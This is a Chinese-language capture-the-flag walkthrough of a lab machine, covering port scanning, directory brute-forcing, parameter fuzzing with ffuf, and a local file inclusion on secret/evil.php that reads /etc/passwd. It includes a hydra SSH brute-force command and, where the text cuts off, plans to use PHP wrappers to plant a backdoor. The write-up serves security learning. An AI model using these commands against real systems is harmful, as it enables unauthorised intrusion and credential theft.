信息收集

主機發現


fping

fping是kali默認的主機發現工具,可以實現網段掃描;

常用參數

```
fping -gap {iprang}
#g範圍掃描
#a顯示存活的主機
#p表示不同主機ping的間隔
```

服務發現



```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-08 11:22 EST
NSE: Loaded 45 scripts for scanning.
Initiating Connect Scan at 11:22
Scanning 192.168.56.112 [1000 ports]
Discovered open port 80/tcp on 192.168.56.112
Discovered open port 22/tcp on 192.168.56.112
Completed Connect Scan at 11:22, 0.06s elapsed (1000 total ports)
Initiating Service scan at 11:22
Scanning 2 services on 192.168.56.112
Completed Service scan at 11:22, 6.02s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.112.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.01s elapsed
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
Nmap scan report for 192.168.56.112
Host is up (0.00058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

進去后是標準的apache測試頁面

敏感目錄遍歷

工具:gobuster+seclists


介紹:

gobuster用go語言編寫,速度很快

seclists是一個字典集合,包含了密碼爆破和目錄爆破的字典;字典在/usr/share/seclists/Discovery/web-content裏面


使用

gobuster dir {url} -w {dirfile} -x {filetype}



```
[11:30:05] 403 -  279B  - /.htm
[11:30:05] 403 -  279B  - /.htpasswd_test
[11:30:05] 403 -  279B  - /.html
[11:30:05] 403 -  279B  - /.httr-oauth
[11:30:05] 403 -  279B  - /.htpasswds
[11:30:05] 403 -  279B  - /.php
[11:30:18] 200 -   10KB - /index.html
[11:30:23] 200 -   12B  - /robots.txt
[11:30:24] 301 -  317B  - /secret  ->  http://192.168.56.112/secret/
[11:30:24] 200 -    4B  - /secret/
[11:30:24] 403 -  279B  - /server-status/
[11:30:24] 403 -  279B  - /server-status
```


例子:



```
└─# gobuster dir -u http://192.168.56.112/secret -w /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt -x txt,php,html,jsp
```

目標不是win,所以不用asp


成果1.




```
2021/12/10 13:31:52 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 279]
/.htaccess.html       (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd.txt        (Status: 403) [Size: 279]
/.htaccess.jsp        (Status: 403) [Size: 279]
/.htpasswd.php        (Status: 403) [Size: 279]
/.htaccess.txt        (Status: 403) [Size: 279]
/.htpasswd.html       (Status: 403) [Size: 279]
/.htpasswd.jsp        (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10701]
/robots.txt           (Status: 200) [Size: 12]
/robots.txt           (Status: 200) [Size: 12]
/secret               (Status: 301) [Size: 317] [--> http://192.168.56.112/secret/]
/server-status        (Status: 403) [Size: 279]
```

robots.txt

沒有收穫,僅僅是個banner



```
HTTP/1.1 200 OK
Date: Wed, 08 Dec 2021 08:30:35 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Mon, 16 Aug 2021 09:43:51 GMT
ETag: "c-5c9aa09e72e60"
Accept-Ranges: bytes
Content-Length: 12
```




```
Hello H4x0r
```

接受的類型是個比特?

H4x0r可能是某個賬號名,

secret




```
16   http://192.168.56.112   GET   /secret
17   http://192.168.56.112   GET   /secret/
```

```
HTTP/1.1 301 Moved Permanently
Date: Wed, 08 Dec 2021 08:36:19 GMT
Server: Apache/2.4.38 (Debian)
Location: http://192.168.56.112/secret/
Content-Length: 317
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

永久重定向

secret/




Filter: Hiding out of scope items; hiding CSS, image and general binary content

```
#    Host                    Method   URL            Params
14   http://192.168.56.112   GET      /index.html
15   http://192.168.56.112   GET      /robots.txt
16   http://192.168.56.112   GET      /secret
17   http://192.168.56.112   GET      /secret/
```

```
Last-Modified: Mon, 16 Aug 2021 10:04:22 GMT
ETag: "4-5c9aa534cd120"
Accept-Ranges: bytes
Content-Length: 4
Connection: close
Content-Type: text/html

```

難點:敏感目錄遍歷不是一次性的,而應該是BFS式的

這裏需要再對已有的敏感目錄進行爆破



```
┌──(root💀kali)-[~]
└─# gobuster dir -u http://192.168.56.112/secret -w /usr/share/seclists/Discovery/Web-Content/dir
ectory-list-1.0.txt -x txt,php,html,jsp
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.112/secret
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,php,html,jsp
[+] Timeout:                 10s
===============================================================
2021/12/10 13:36:28 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 4]
/evil.php             (Status: 200) [Size: 0]

===============================================================
2021/12/10 13:38:41 Finished
===============================================================

┌──(root💀kali)-[~]
└─#
```

威脅建模

個人嘗試

敏感目錄的頁面貌似收穫也不大,<---------這裏卡住了

難點:

獲得的信息太少

接下來可能會做的嘗試:

1.secret頁面繼續做嘗試（method遍歷）

收穫不大

2.ssh密碼破解:

關鍵字:H4x0r

```
hydra -l H4x0r -P ${passwdListFile} -t4 ssh://{ip}
```

3.apache漏洞

4.ssh漏洞

5.内核漏洞

參考解答

有價值的信息:

1.H4x0r

2.secret/evil.php

這裏需要考慮的應該是對這個頁面進行處理:

處理的思路:

1.param注入,header注入,method注入(可能性極低)

參數注入:

需要知道的是:PHP的param格式是:url?{param1}={val}&{param2}={val}

難點:即便對方沒有給到到顯示的參數,我們也應該嘗試對方有沒有隱式的參數可供注入

這裏需要先找到嘗試key再嘗試vaule

思路:

參數枚舉,

超長參數,

特殊字符,

文件包含(php)

命令執行

這裏的方法使用到文件包含


工具推薦:fuzz+seclists的burp-param字典

不需要GUI,速度更快,也利於自動化

使用方法:

```
ffuf -w {dirfile}:{param1} -w {dirfile}:{param2} -u {url} -fs 0
#我們過濾掉長度為0的,因爲目標沒有結果返回值是0
#-fs 表示filter response size
#-fw 表示filter response word
```


例子



```
┌──(root💀kali)-[~]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:PARAM -w parm2:VAL
-u http://192.168.56.112/secret/evil.php -fs 0
```

POC


文件包含找到一個已有的文件



```
┌──(root💀 kali)-[~]
└─# ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:PARAM  -u http://1
92.168.56.112/secret/evil.php?PARAM=../index.html -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.56.112/secret/evil.php?PARAM=../index.html
 :: Wordlist         : PARAM: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 0
________________________________________________

command                 [Status: 200, Size: 10701, Words: 3427, Lines: 369]
:: Progress: [2588/2588] :: Job [1/1] :: 6418 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

對頁面進行嘗試,

存在文件包含可執行漏洞




8.56.112/secret/evil.php?command=/etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bi /bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache /man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail: /usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var /spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups: /usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin /nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nolog sshd:x:105:65534::/run/sshd:/usr/sbin/nologin mowree:x:1000:1000:mowree,,,:/home/mowree /bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

目標有文件包含漏洞

目前確定有LFI,嘗試是否有RFI,



secret/evil.php?command=http://192.168.56.110

結果并沒有

思路:利用LFI來實現獲得moree的用戶shell,然後再提權

滲透


LFI的利用

php的僞協,能實現文件的讀寫,如果能寫入backdoor那麽就能getshell

ref:

https://www.php.net/manual/zh/wrappers.php

先進行源碼審計,讀出文件并且進行base64編碼(爲了防止php代碼在網頁中被解釋)



```
